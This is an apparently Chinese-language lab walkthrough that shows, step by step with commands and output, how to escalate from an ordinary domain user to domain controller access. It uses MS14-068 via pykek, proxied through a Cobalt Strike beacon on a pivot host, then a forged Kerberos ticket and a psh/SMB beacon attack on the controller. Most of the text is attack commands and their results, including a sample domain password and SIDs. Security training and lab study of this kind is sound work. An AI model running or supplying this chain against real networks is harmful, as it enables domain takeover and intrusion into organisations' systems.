


通过 Cobalt Strike 利用 ms14-068

拓扑图



攻击者(kali)位于 192.168.245.0/24 网段，域环境位于 192.168.31.0/24 网段。

域中有一台 win7 有两张网卡，可以同时访问两个网段，以这台机器作为跳板机进入域环境。

假设现在已经有一组域用户的账号密码

```
user1 321!@#qwe
```

获取用户的 sid

```
whoami /user
```

```
beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

用户信息
_____
用户名      SID
_____
demo\user1 S-1-5-21-2864277510-2444243591-773573486-1112
```

下面使用 pykek 生成票据，首先用 cs 开一个 socks 代理，然后用 proxychains 把 pykek 带入内网

```
proxychains python ms14-068.py -u user1@demo.ad -s S-1-5-21-2864277510-2444243591-773573486-1112 -d 192.168.1.100 -p '321!@#qwe'
```

其中

- demo.ad 为 域名
- user1 为域中的一个用户
- 321!@#qwe 为 user1 的密码

- user1 的 sid 为 S-1-5-21-2864277510-2444243591-773573486-1112
- 192.168.1.100 为域控的 IP

执行完毕后会在当前目录下生成一个 .ccache 的文件

```
# proxychains python ms14-068.py -u user1@demo.ad -s S-1-5-21-2864277510-2444243591-773573486-1112 -d 192.168.1.100 -p '321!@#qwe'
ProxyChains-3.1 (http://proxychains.sf.net)

[+] Building AS-REQ for 192.168.1.100... Done!
[+] Sending AS-REQ to 192.168.1.100... |S-chain|->-127.0.0.1:13491-<><>-192.168.1.100:88-<><>-OK
Done!

[+] Receiving AS-REP from 192.168.1.100... Done!
[+] Parsing AS-REP from 192.168.1.100... Done!
[+] Building TGS-REQ for 192.168.1.100... Done!
[+] Sending TGS-REQ to 192.168.1.100... |S-chain|->-127.0.0.1:13491-<><>-192.168.1.100:88-<><>-OK
Done!

[+] Receiving TGS-REP from 192.168.1.100... Done!
[+] Parsing TGS-REP from 192.168.1.100... Done!
[+] Creating ccache file 'TGT_user1@demo.ad.ccache'... Done!
```

The screenshot shows the ProxyChains configuration window and a terminal window. The configuration window has tabs for Event Log, Listeners, Beacon, Targets, and Cred. It lists a single entry: user1, computer: WIN7, pid: 2656, type: SOCKS4a Proxy, port: 13491. Below the table are buttons for Stop, Tunnel, and Help. A red arrow points from the configuration window down to the terminal window. The terminal window shows the command being run and its output, including the generation of the 'TGT_user1@demo.ad.ccache' file.

```
root@kali:~/vm/share/security_tools/post_hacking/exploit/pykek# proxychains python ms14-068.py -u user1@demo.ad -s S-1-5-21-2864277510-2444243591-773573486-1112 -d 192.168.1.100 -p '321!@#qwe'
ProxyChains-3.1 (http://proxychains.sf.net)

[+] Building AS-REQ for 192.168.1.100... Done!
[+] Sending AS-REQ to 192.168.1.100... |S-chain|->-127.0.0.1:13491-<><>-192.168.1.100:88-<><>-OK
Done!
[+] Receiving AS-REP from 192.168.1.100... Done!
[+] Parsing AS-REP from 192.168.1.100... Done!
[+] Building TGS-REQ for 192.168.1.100... Done!
[+] Sending TGS-REQ to 192.168.1.100... |S-chain|->-127.0.0.1:13491-<><>-192.168.1.100:88-<><>-OK
Done!
[+] Receiving TGS-REP from 192.168.1.100... Done!
[+] Parsing TGS-REP from 192.168.1.100... Done!
[+] Creating ccache file 'TGT_user1@demo.ad.ccache'... Done!
root@kali:~/vm/share/security_tools/post_hacking/exploit/pykek#
```

然后使用 KrbCredExport 转 .ccache 为 kirbi 格式。

```
# python KrbCredExport/KrbCredExport.py TGT_user1@demo.ad.ccache user1.ticket
CCache File Found, Converting to kirbi
```

转换后的文件保存在 user1.ticket，然后可以用 cs 加载这个文件。

下面先看看没有加载前的权限。

首先获取域控的机器名。

```
shell net group "domain controllers" /domain
```

```
beacon> shell net group "domain controllers" /domain
[*] Tasked beacon to run: net group "domain controllers" /domain
[+] host called home, sent: 69 bytes
[+] received output:
这项请求将在域 demo.ad 的域控制器处理。

组名      Domain Controllers
注释      域中所有域控制器

成员

WIN-0A43324ZI95$
命令成功完成。
```

所以 域控的主机名为

WIN-0A43324ZI95.demo.ad

然后 net use 一下，发现是不能访问的。

```
net use \\WIN-0A43324ZI95.demo.ad\c$
```

```
beacon> shell net use \\WIN-0A43324ZI95.demo.ad\c$
[*] Tasked beacon to run: net use \\WIN-0A43324ZI95.demo.ad\c$
[+] host called home, sent: 67 bytes
[+] received output:
密码在 \\WIN-0A43324ZI95.demo.ad\c$ 无效。
为 'WIN-0A43324ZI95.demo.ad' 输入用户名: 发生系统错误 1223。
操作已被用户取消。
```

然后加载 user1.ticket 文件，再次执行发现可以访问域控资源，已经得到域控的权限。

注：一定要用 域控的主机全名 而不要用 ip 。

```
beacon> kerberos_ticket_purge
[*] Tasked beacon to purge kerberos tickets
[+] host called home, sent: 8 bytes
首先清除之前的 ticket


beacon> kerberos_ticket_use D:\vm_data\security_tools\post_hacking\exploit\pykek\user1.ticket
[*] Tasked beacon to apply ticket in D:\vm_data\security_tools\post_hacking\exploit\pykek\user1.ticket
[+] host called home, sent: 1135 bytes
此时可以访问域控的资源

beacon> shell net use \\WIN-0A43324ZI95.demo.ad\c$
[*] Tasked beacon to run: net use \\WIN-0A43324ZI95.demo.ad\c$
[+] host called home, sent: 67 bytes
[+] received output:
命令成功完成。
加载 ticket 文件


beacon> shell dir \\WIN-0A43324ZI95.demo.ad\c$
[*] Tasked beacon to run: dir \\WIN-0A43324ZI95.demo.ad\c$
[+] host called home, sent: 63 bytes
[+] received output:
驱动器 \\WIN-0A43324ZI95.demo.ad\c$ 中的卷没有标签。
卷的序列号是 C273-1AB8
\\WIN-0A43324ZI95.demo.ad\c$ 的目录

2008/01/19 18:11 <DIR> PerfLogs
2018/11/16 15:20 <DIR> Program Files
2018/11/15 19:15 <DIR> Program Files (x86)
2018/11/16 15:22 181,408 SKLDR
2016/06/11 21:55 <DIR> Users
2018/11/19 20:40 <DIR> Windows
1 个文件 181,408 字节
5 个目录 47,034,847,232 可用字节
```

然后使用当前对话对域控进行 psh 攻击，使用 smb 的 beacon



过一会就可以看到域控连上来了。



参考

<https://blog.cptjesus.com/posts/ms14068>

<https://zhuanlan.zhihu.com/p/26171460>

内网渗透中mimikatz的使用 (<https://www.jianshu.com/p/a3ddd7502c09>)

来源：<https://www.cnblogs.com/hac425/p/9985802.html>